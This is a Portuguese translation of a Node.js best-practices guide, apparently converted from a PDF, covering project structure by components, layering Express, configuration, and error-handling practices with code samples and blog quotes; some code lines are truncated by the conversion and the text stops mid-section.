

NodeJS Guia de boas práticas



1. Práticas de Estrutura de Projeto

1.1 Estruture sua solução por componentes

TL;DR: A pior armadilha das grandes aplicações é manter uma enorme base de código com centenas de dependências - tal qual as monolíticas, que diminuem a velocidade dos desenvolvedores conforme eles tentam incorporar novos recursos. Em vez disso, particione seu código em componentes, cada um com sua própria pasta ou uma base de código dedicada, e garanta cada unidade seja mantida pequena e simples. Veja o link ‘Leia Mais’ abaixo, para ver exemplos de estrutura correta de projeto.

Caso contrário: Quando desenvolvendo novos recursos, desenvolvedores têm dificuldade para perceber o impacto de suas modificações e temem estragar outros componentes dependentes - deploys se tornam mais lentos e arriscados. Também é considerado mais difícil de escalar quando nenhuma unidade de negócio está separada.

Estruture sua solução por componentes

Explicação em um Parágrafo

Para aplicações de tamanho médio e acima, os monólitos são muito ruins - ter um grande software com muitas dependências é difícil de avaliar e, muitas vezes, leva ao código de espaguete. Mesmo arquitetos inteligentes - aqueles que são habilidosos o suficiente para domar a fera e “modulá-la” - gastam muito esforço mental no projeto, e cada mudança requer uma avaliação cuidadosa do impacto em outros objetos dependentes. A solução final é desenvolver um software pequeno: dividir a pilha inteira em componentes independentes que não compartilham arquivos com outros, cada um constituindo poucos arquivos (por exemplo, API, serviço, acesso a dados, teste, etc.), de modo que é muito fácil de entender. Alguns podem chamar isso de arquitetura de ‘microserviços’ - é importante entender que os microserviços não são uma especificação que você deve seguir, mas sim um conjunto de princípios. Você pode adotar muitos princípios em uma arquitetura completa de microserviços ou adotar apenas alguns. Ambos são bons, desde que você mantenha baixa a complexidade do software. O mínimo que você deve fazer é criar bordas básicas entre os componentes, atribuir uma pasta na raiz do projeto para cada componente de negócios e torná-lo independente - outros componentes podem consumir sua funcionalidade somente por meio de sua interface pública ou API. Esta é a base para manter seus componentes simples, evitar o inferno de dependências e preparar o caminho para microserviços completos no futuro, assim que seu aplicativo crescer.

Citação de Blog: “O escalonamento requer escalonamento de todo o aplicativo”

Do blog MartinFowler.com


Aplicações monolíticas podem ser bem-sucedidas, mas cada vez mais as pessoas estão sentindo frustrações com elas - especialmente à medida que mais aplicativos são implantados na nuvem. Os ciclos de mudança estão interligados - uma alteração feita em uma pequena parte do aplicativo requer que todo o monólito seja reconstruído e implantado. Ao longo do tempo, muitas vezes é difícil manter uma boa estrutura modular, tornando mais difícil manter as alterações que devem afetar apenas um módulo dentro desse módulo. O escalonamento requer escalonamento de todo o aplicativo, em vez de partes dele que exigem maior recurso.

Citação de Blog: “Então, o que a arquitetura do seu aplicativo grita?”


...se você estivesse olhando para a arquitetura de uma biblioteca, provavelmente veria uma grande entrada, uma área para funcionários de check-in-out, áreas de leitura, pequenas salas de conferência e galeria após galeria, capaz de guardar estantes de livros para todos os livros. a biblioteca. Essa arquitetura iria gritar: Biblioteca.

Então, o que a arquitetura da sua aplicação grita? Quando você olha para a estrutura de diretório de nível superior e os arquivos de origem no pacote de nível mais alto; Eles gritam: sistema de saúde ou sistema de contabilidade ou sistema de gerenciamento de estoque? Ou eles gritam: Rails, ou Spring/Hibernate, ou ASP?.

Bom: estruture sua solução por componentes independentes



Ruim: Agrupe seus arquivos por papel técnico



1.2 Coloque seus Componentes em Camadas, mantenha o Express dentro de seus limites


TL;DR: Cada componente deve conter ‘layers’ (camadas) - um objeto dedicado para web, lógica e código de acesso a dados. Isso não apenas faz uma separação clara dos interesses, como também facilita significativamente os mocks e testes de sistema. Embora este seja um padrão muito comum, desenvolvedores de API tendem a misturar camadas, passando os objetos da camada Web (req e res do Express) para a lógica de negócios e camadas de dados - isto torna sua aplicação dependente, e acessível apenas pelo Express.

Caso contrário: Uma aplicação que misture objetos WEB com outras camadas não podem ser acessadas por códigos de teste, CRON jobs e outras chamadas não oriundas do Express.

Coloque seus Componentes em Camadas, mantenha o Express

dentro de seus limites

Separe o código do componente em camadas: web, serviços e DAL



Explicação em 1 minuto: A desvantagem de misturar camadas



Node.JS Best Practices



Keep 'Express' In The Web Layer Only

@nodepractices

1.3 Envolva os utilitários comuns como pacotes npm

TL;DR: Em uma grande aplicação, que constitui uma grande base de código, utilidades de características transversais tais como logger, encriptação e afins, devem ser envolvidos pelo seu próprio código e exposto como pacotes npm privados. Isso permite compartilhá-los entre várias bases de código e projetos.


Caso contrário: Você deverá criar seu próprio ciclo de implantação e dependência.

Envolva os utilitários comuns como pacotes npm

Explicação em um Parágrafo

Quando você começa a crescer e tem componentes diferentes em servidores diferentes que consomem utilitários semelhantes, você deve começar a gerenciar as dependências - como você pode manter uma cópia do código do utilitário e permitir que vários componentes do consumidor a usem e implantem? Bem, existe uma ferramenta para isso, ele é chamado npm ... Comece por encapsular pacotes de utilitários de terceiros com seu próprio código para torná-los facilmente substituíveis no futuro e publicar seu próprio código como pacote npm privado. Agora, toda a sua base de código pode importar esse código e se beneficiar da ferramenta gratuita de gerenciamento de dependências. É possível publicar pacotes npm para seu uso privado sem compartilhá-lo publicamente usando [módulos privados](#), [registros privados](#) ou [pacotes npm locais](#)

Compartilhando seus próprios utilitários comuns em ambientes e componentes



1.4 Separe ‘app’ e ‘server’ no Express

TL;DR: Evite o péssimo的习惯 de definir todo a aplicação [Express](#) em um único arquivo enorme - separe a definição de seu ‘Express’ no mínimo em dois arquivos: a declaração da API (app.js) e as configurações de rede (WWW). Para uma estrutura ainda melhor, declare sua API dentro dos componentes.

Caso contrário: Sua API será acessível apenas para testes via chamadas HTTP (mais lentos e muito mais difíceis de gerar relatórios de cobertura). Provavelmente não será um grande prazer manter centenas de linhas de código em um único arquivo.

Separe 'app' e 'server' no Express

Explicação em um Parágrafo

O gerador mais recente do Express vem com uma ótima prática que vale a pena manter - a declaração da API é separada da configuração relacionada à rede (porta, protocolo, etc). Isso permite testar a API durante o processo, sem realizar chamadas de rede, com todos os benefícios que ela traz para a mesa: execução rápida de testes e obtenção de métricas de cobertura do código. Ele também permite implantar a mesma API em condições de rede flexíveis e diferentes. Bônus: melhor separação de preocupações e código mais limpo.

Exemplo de código: declaração de API, deve residir em app.js

```
var app = express();
app.use(bodyParser.json());
app.use("/api/events", events.API);
app.use("/api/forms", forms);
```

Exemplo de código: declaração de rede do servidor, deve residir em /bin/www

```
var app = require('../app');
var http = require('http');

/**
 * Obtenha porta do ambiente e armazene no Express.
 */

var port = normalizePort(process.env.PORT || '3000');
app.set('port', port);

/**
 * Crie um servidor HTTP.
 */

var server = http.createServer(app);
```

Exemplo: teste sua API em processo usando o supertest (pacote de teste popular)

```
const app = express();

app.get('/user', function(req, res) {
  res.status(200).json({ name: 'tobi' });
});

request(app)
  .get('/user')
  .expect('Content-Type', /json/)
  .expect('Content-Length', '15')
  .expect(200)
  .end(function(err, res) {
    if (err) throw err;
  });
};
```

1.5 Use configuração consciente, segura e hierárquica do ambiente

TL;DR: Uma definição de configuração perfeita e impecável deve garantir que (a) as chaves possam ser lidas a partir do arquivo E TAMBÉM da variável de ambiente (b) os segredos sejam mantidos fora do código consolidado (c) a configuração é hierárquica para facilitar a localização. Existem alguns pacotes que podem auxiliar na checagem destes tópicos, como [rc](#), [nconf](#), [config](#) e [convict](#)

Caso contrário: Deixar de satisfazer qualquer um dos requisitos de configuração simplesmente atrapalhará a equipe de desenvolvimento ou devops. Provavelmente ambas.

Use configuração consciente, segura e hierárquica do ambiente

Explicação em um Parágrafo

Ao lidar com dados de configuração, muitas coisas podem simplesmente incomodar e desacelerar:

1. A configuração de todas as chaves usando variáveis de ambiente torna-se muito entediante quando é necessário injetar 100 chaves (em vez de apenas cometer aquelas em um arquivo de configuração), no entanto, ao lidar com arquivos, os administradores do DevOps não podem alterar o comportamento sem alterar o código. Uma solução de configuração confiável deve combinar os dois arquivos de configuração + substituições das variáveis de processo.
 2. Ao especificar todas as chaves em um JSON simples, é frustrante encontrar e modificar entradas quando a lista ficar maior. Um arquivo JSON hierárquico que é agrupado em seções pode superar esse problema + poucas bibliotecas de configuração permitem armazenar a configuração em vários arquivos e tomar cuidado para unir todas em tempo de execução. Veja o exemplo abaixo.
 3. O armazenamento de informações confidenciais, como a senha do banco de dados, obviamente não é recomendado, mas não existe uma solução rápida e prática para esse desafio. Algumas bibliotecas de configuração permitem criptografar arquivos, outras criptografam essas entradas durante as confirmações do GIT ou simplesmente não armazenam valores reais para essas entradas e especificam o valor real durante a implementação por meio de variáveis de ambiente.
 4. Alguns cenários de configuração avançada exigem a injeção de valores de configuração via linha de comando (args) ou informações de configuração de sincronização por meio de um cache centralizado, como o Redis, para que vários servidores usem os mesmos dados de configuração.

Algumas bibliotecas de configuração podem fornecer a maioria desses recursos gratuitamente, dê uma olhada nas bibliotecas npm como [rc](#), [nconf](#), [config](#) e [convict](#) que satisfazem muitos desses requisitos.

Exemplo de código - configuração hierárquica ajuda a encontrar entradas e manter arquivos de configuração enormes

```
{  
  // Configurações do módulo do cliente  
  "Customer": {  
    "dbConfig": {  
      "host": "localhost",  
      "port": 5984,  
      "dbName": "customers"  
    },  
    "credit": {
```

```
        "initialLimit": 100,  
        // Definir baixo para desenvolvimento  
        "initialDays": 1  
    }  
}  
}
```

2. Práticas de Tratamento de Erros

2.1 Utilize Async-Await ou promises para tratamento de erros assíncronos

TL;DR: Tratar erros assíncronos no estilo callback provavelmente é o caminho mais rápido para o inferno (também conhecido como a pyramid of doom - ou pirâmide da desgraça em bom português). O melhor presente que você pode dar ao seu código é utilizar uma biblioteca respeitável de promise ou async-await, que proporciona uma sintaxe de código muito mais compacta e familiar, como o try-catch.

Caso contrário: O estilo de callback do Node.js, function(err, response), é um caminho promissor para um código insustentável devido à combinação de manipulação de erro com código casual, aninhamento excessivo e padrões de codificação inadequados.

Use Async-Await ou promises para tratamento de erros assíncronos

Explicação em um Parágrafo

Callbacks não tem uma boa escalabilidade, pois a maioria dos programadores não tem familiaridade com elas. Elas forçam a verificar erros em toda parte, lidar com aninhamento de código desagradável e tornam difícil o entendimento do fluxo de código. Bibliotecas de promise

como BlueBird, async, e Q possuem um estilo de código padrão usando RETURN e THROW para controlar o fluxo do programa. Especificamente, eles suportam o estilo favorito de manipulação de erro try-catch que permite liberar o caminho principal do código de lidar com erros em todas as funções.

Exemplo de código - usando promises para capturar erros

```
doWork()
  .then(doWork)
  .then(doOtherWork)
  .then((result) => doWork)
  .catch((error) => {throw error;})
  .then(verify);
```

Exemplo de código anti-padrão - manipulação de erro no estilo callback

```
getData(someParameter, function(err, result) {
  if(err !== null) {
    // fazer algo como chamar a função de retorno de chamada e passar o e
    getMoreData(a, function(err, result) {
      if(err !== null) {
        // fazer algo como chamar a função de retorno de chamada e pa
        getMoreData(b, function(c) {
          getMoreData(d, function(e) {
            if(err !== null ) {
              // Você entendeu a ideia? []
            }
          })
        });
      }
    });
  }
});
```

Citação de Blog: “Temos um problema com promises”

.....E, de fato, callbacks fazem algo ainda mais sinistro: eles nos privam do stack, que é algo que costumamos dar como certo em linguagens de programação. Escrever código sem um stack é como dirigir um carro sem pedal de freio: você não percebe o quanto você precisa até tentar usá-lo e não está lá. O ponto principal das promises é nos devolver os fundamentos da linguagem que perdemos quando usamos código assíncrono: return, throw, e o stack. Mas você precisa saber como usar promises corretamente para tirar proveito delas.

Citação de Blog: “O método das promises é muito mais compacto”

Do blog gosquared.com

.....O método das promises é muito mais compacto, claro e rápido de escrever. Se um erro ou exceção ocorrer em qualquer uma das operações, ele será tratado pelo único manipulador .catch (). Ter esse único local para lidar com todos os erros significa que você não precisa escrever uma verificação de erros para cada etapa do trabalho.

Citação de Blog: “Promises são nativas do ES6, podem ser usadas com generators”

Do blog StrongLoop

....Callbacks têm um péssimo histórico em manipulação de erros. Promises são melhores. Case com o tratamento de erro interno no Express com promises e reduza significativamente as chances de uma exceção não capturada. Promises são nativas do ES6, podem ser usadas com generators, e propostas do ES7 como async/await através de compiladores como Babel

Citação de Blog: “Todas aquelas construções de controle de fluxo regulares que você está acostumado estão completamente quebradas”

Do blog Benno’s

.....Uma das melhores coisas sobre a programação assíncrona baseada em callbacks é que basicamente todas as construções de controle de fluxo regulares que você está acostumado estão completamente quebradas. No entanto, a que eu acho mais quebrada é o tratamento de exceções. Javascript fornece uma construção bastante familiar de try...catch para lidar com exceções. O problema com exceções é que elas fornecem uma ótima maneira de reduzir erros em um stack de chamadas, mas acabam sendo completamente inúteis se o erro acontece em uma pilha diferente...

2.2 Utilize apenas objetos de erro interno

TL;DR: Muitos geram erros como uma string ou como algum tipo personalizado - isso complica a lógica de tratamento de erros e a interoperabilidade entre módulos. Se você rejeita uma promise, lance uma mensagem de erro ou uma exceção - utilizando somente o objeto de erro interno aumentará a uniformidade e evitará a perda de informações.

Caso contrário: Ao invocar algum componente, sendo incerto qual tipo de erro irá retornar - isso faz com que o tratamento de erros seja muito mais difícil. Até pior, usar tipos personalizados para descrever erros pode levar à perda de informações de erros críticos, como o stack trace!

Utilize apenas o objeto interno Error

Explicação em um Parágrafo

A natureza permissiva do JS junto com sua variedade de opções de fluxo de código (por exemplo, EventEmitter, Callbacks, Promises, etc) cria uma grande variação em como os desenvolvedores lidam com erros – alguns usam strings, outros definem os próprios tipos customizados. Usar o objeto interno Error do Node.js ajuda a manter a uniformidade dentro do seu código e com bibliotecas de terceiros, também preserva informações significativas como o rastreamento de stack. Ao gerar a exceção, geralmente é uma boa prática preenchê-la com propriedades contextuais adicionais, como o nome do erro e o código de erro HTTP associado. Para obter essa uniformidade e práticas, considere estender o objeto de erro com propriedades adicionais, consulte o exemplo de código abaixo

Exemplo de código - fazendo certo

```
// jogando um Error de uma função típica, seja síncrona ou assíncrona
if(!productToAdd)
    throw new Error("Como posso adicionar um novo produto quando nenhum valor

// 'jogando' um Error de um EventEmitter
const myEmitter = new MyEmitter();
myEmitter.emit('error', new Error('whoops!'));

// 'jogando' um Error de uma Promise
const addProduct = async (productToAdd) => {
    try {
        const existingProduct = await DAL.getProduct(productToAdd.id);
        if (existingProduct !== null) {
            throw new Error("O produto já existe!");
        }
    } catch (err) {
        // ...
    }
}
```

Exemplo de código – Anti padrão

```
// lançar uma string não possui informações de rastreamento de stack e outras
if(!productToAdd)
    throw ("Como posso adicionar um novo produto quando nenhum valor é fornec
```

Exemplo de código - fazendo isso ainda melhor

```
// Objeto de erro centralizado que deriva do Error do Node
function AppError(name, httpCode, description, isOperational) {
    Error.call(this);
    Error.captureStackTrace(this);
    this.name = name;
    //...outras propriedades atribuídas aqui
};

AppError.prototype = Object.create(Error.prototype);
AppError.prototype.constructor = AppError;
```

```
module.exports.AppError = AppError;

// cliente jogando uma exceção
if(user == null)
    throw new AppError(commonErrors.resourceNotFound, commonHTTPErrors.notFou
```

Citação de Blog: “Não vejo o valor em ter vários tipos diferentes”

Do blog, Ben Nadel classificado como 5 para as palavras-chave “Node.js error object”

... ”Pessoalmente, não vejo o valor em ter vários tipos diferentes de objetos de erro – JavaScript, como uma linguagem, não parece atender à captura de erros baseada em construtor. Como tal, diferenciar em uma propriedade de objeto parece muito mais fácil do que diferenciar em um tipo Construtor...

Citação de Blog: “Uma string não é um erro”

Do blog, devthought.com classificado como 6 para as palavras-chave “Node.js error object”

... passar uma string em vez de um erro resulta em interoperabilidade reduzida entre os módulos. Isso quebra relações com APIs que podem estar realizando checagens `instanceof Error`, ou que querem saber mais sobre o erro. Objetos Error, como veremos, têm propriedades muito interessantes em mecanismos modernos de JavaScript, além de manter a mensagem transmitida ao construtor...

Citação de Blog: “Herdar de Error não adiciona muito valor”

Do blog machadogj

... Um problema que eu tenho com a classe Error é que não é tão simples estendê-la. Claro, você pode herdar a classe e criar suas próprias classes Error como `HttpError`, `DbError`, etc. No entanto, isso leva tempo e não acrescenta muito valor, a menos que você esteja fazendo algo com tipos. Às

vezes, você só quer adicionar uma mensagem e manter o erro interno, e às vezes você pode querer estender o erro com parâmetros, e tal...

Citação do Blog: “Todos os erros do sistema e do JavaScript levantados pelo Node.js herdam de Error”

Da documentação oficial do Node.js

...Todos os erros de JavaScript e do sistema gerados pelo Node.js herdam ou são instâncias da classe padrão Error do JavaScript e têm a garantia de fornecer pelo menos as propriedades disponíveis nessa classe. Um objeto genérico Erro de JavaScript que não denota nenhuma circunstância específica de por que o erro ocorreu. Objetos Error capturam um “rastreamento de stack” detalhando o ponto no código no qual o Erro foi instanciado e podem fornecer uma descrição do erro em texto. Todos os erros gerados pelo Node.js, incluindo todos os erros de sistema e JavaScript, serão instâncias ou herdarão da classe Error...

2.3 Diferencie erros operacionais vs erros de programação

TL;DR: Erros operacionais (ex: API recebeu um input inválido) referem-se a casos onde o impacto do erro é totalmente compreendido e pode ser tratado com cuidado. Por outro lado, erro de programação (ex: tentar ler uma variável não definida) refere-se a falhas de código desconhecidas que ditam para reiniciar a aplicação.

Caso contrário: Você pode sempre reiniciar o aplicativo quando um erro aparecer, mas por que derrubar aproximadamente 5000 usuários que estavam online por causa de um pequeno erro operacional previsto? O contrário também não é ideal - manter a aplicação rodando quando um problema desconhecido (erro de programação) ocorreu, pode levar para um comportamento não esperado. Diferenciá-los, permite agir com tato e aplicar uma abordagem equilibrada baseada no dado contexto.

Diferencie erros operacionais vs erros de programação

Explicação em um Parágrafo

Distinguir os dois tipos de erros a seguir minimizará o tempo de inatividade do seu aplicativo e ajudará a evitar bugs insanos: Erros operacionais referem-se a situações em que você entende o que aconteceu e o impacto disso – por exemplo, uma consulta a algum serviço HTTP falhou devido a um problema de conexão. Por outro lado, os erros do programador referem-se a casos em que você não tem idéia do motivo e, às vezes, de onde um erro ocorreu – Pode ser algum código que tentou ler um valor indefinido ou um conjunto de conexões de banco de dados que vaze memória. Erros operacionais são relativamente fáceis de lidar – geralmente registrar o erro é o suficiente. As coisas ficam complicadas quando um erro do programador aparece, o aplicativo pode estar em um estado inconsistente e não há nada melhor que você possa fazer do que reiniciar normalmente.

Exemplo de código - marcando um erro como operacional (confiável)

```
// marcando um objeto de erro como operacional
const myError = new Error("Como posso adicionar um novo produto quando nenhum
myError.isOperational = true;

// ou se você estiver usando alguma fábrica centralizada de erros (veja outro
class AppError {
  constructor (commonType, description, isOperational) {
    Error.call(this);
    Error.captureStackTrace(this);
    this.commonType = commonType;
    this.description = description;
    this.isOperational = isOperational;
  }
};

throw new AppError(errorManagement.commonErrors.InvalidInput, "Descreva aqui
```

Citação de Blog: “Erros do programador são bugs no programa”

Do blog, Joyent classificado como 1 para as palavras-chave “Node.js error handling”

...A melhor maneira de se recuperar de erros de programação é travar imediatamente. Você deve executar seus programas usando um restaurador que irá reiniciar automaticamente o programa em caso de falha. Com um reinicializador executando, reiniciar é a maneira mais rápida de restaurar o serviço confiável diante de um erro temporário do programador...

Citação de Blog: “Não há maneira segura de sair sem criar algum estado frágil indefinido”

Da documentação oficial do Node.js

...Pela própria natureza de como o throw funciona em JavaScript, quase nunca há como “continuar de onde você parou” com segurança, sem vazar referências, ou criar algum outro tipo de estado frágil indefinido. A maneira mais segura de responder a um erro é desligar o processo. É claro que, em um servidor web normal, você pode ter muitas conexões abertas, e não é razoável encerrá-las abruptamente porque um erro foi acionado por outra pessoa. A melhor abordagem é enviar uma resposta de erro à solicitação que acionou o erro, deixando as outras concluírem em seu tempo normal e parar de atender novas solicitações nesse processo..

Citação de Blog: “Caso contrário, você arrisca o estado do seu aplicativo”

